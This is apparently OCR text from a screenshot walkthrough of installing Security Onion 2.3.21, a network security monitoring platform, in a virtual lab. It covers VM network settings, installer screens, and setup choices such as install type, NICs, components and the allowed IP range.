Display	Auto detect

Device status

□ Connected

☑ Connect at power on

Network connection

○ Bridged: Connected directly to the physical network

□ Replicate physical network connection state


○ NAT: Used to share the host's IP address


○ Host-only: A private network shared with the host

● Custom: Specific virtual network


LabBox_Red

○ LAN segment:



Security Onion
Security Onion 2.3.21
Install Security Onion 2.3.21
Install Security Onion 2.3.21 in basic graphics mode
Test this media & install Security Onion 2.3.21
Troubleshooting >
Press Tab for full configuration options on menu items.




```
###########################################
##          ** W A R N I N G **          ##
##    ______________________________     ##
##                                       ##
##   Installing the Security Onion ISO   ##
## on this device will DESTROY ALL DATA  ##
##            and partitions!            ##
##                                       ##
##       ** ALL DATA WILL BE LOST **     ##
###########################################
Do you wish to continue? (Type the entire word 'yes' to proceed.)
yes_
```




```
19:39:30 Not asking for VNC because text mode was explicitly asked for in kickst
art
19:39:30 Not asking for VNC because we don't have a network
Starting automated install...
Checking software selection
Generating updated storage configuration
Checking storage configuration...

================================================================================
================================================================================
Installation

 1) [x] Language settings                 2) [x] Time settings
        (English (United States))                (Etc/UTC timezone)
 3) [x] Installation source               4) [x] Software selection
        (Local media)                            (Custom software selected)
 5) [x] Installation Destination          6) [x] Kdump
        (Custom partitioning selected)           (Kdump is enabled)
 7) [ ] Network configuration             8) [ ] User creation
        (Not connected)                          (No user will be created)
================================================================================
================================================================================
Progress

[anaconda] 1:main* 2:shell  3:log  4:storage-lo> Switch tab: Alt+Tab | Help: F1
```




```
                           Security Onion Setup

 Welcome to Security Onion Setup!

 You can use Setup for lots of different use cases from a small
 standalone installation to a large distributed deployment for your
 enterprise.

 Setup uses keyboard navigation and you can use arrow keys to move
 around.  Certain screens may provide a list and ask you to select one
 or more items from that list.  You can use [SPACE] to select items and
 [ENTER] to proceed to the next screen.

 Would you like to continue?

                      <Yes>                        <No>
```




```
Security Onion Setup
Choose install type:

    (*) EVAL          Evaluation mode (not for production)
    ( ) STANDALONE    Standalone production install
    ( ) DISTRIBUTED   Distributed install submenu
    ( ) IMPORT        Standalone to import PCAP or log files
    ( ) OTHER         Other install types

             <Ok>                    <Cancel>
```




```
Security Onion Setup
Choose your install conditions:

    (*) STANDARD   This manager has internet accesss
    ( ) AIRGAP     This manager does not have internet access

             <Ok>                    <Cancel>
```




```
Security Onion Setup
Enter the hostname (not FQDN) you would like to set:

IND-SecurityOnionv2

             <Ok>                    <Cancel>
```




```
NIC Setup
Please select your management NIC:

(*) ens192   Link UP
( ) ens224   Link UP

<Ok>                    <Cancel>
```




```
Security Onion Setup
Enter your DNS search domain:

ot-domain.local_________________________________________

<Ok>                    <Cancel>
```




```
NIC Setup
Please add NICs to the Monitor Interface:

[*] ens224   Link UP

<Ok>                    <Cancel>
```




```
Security Onion Setup
Select Components to install:

    [*] GRAFANA    Enable Grafana for system monitoring
    [*] OSQUERY    Enable Fleet with osquery
    [*] WAZUH      Enable Wazuh
    [*] THEHIVE    Enable TheHive
    [*] PLAYBOOK   Enable Playbook
    [*] STRELKA    Enable Strelka
```




```
Security Onion Setup
Enter a single IP address or an IP range, in CIDR notation, to allow:

172.25.100.0/24
```




```
Security Onion Setup

We are going to set this machine up as a EVAL. Please press YES to make
changes or NO to cancel.
```




```
Security Onion Setup

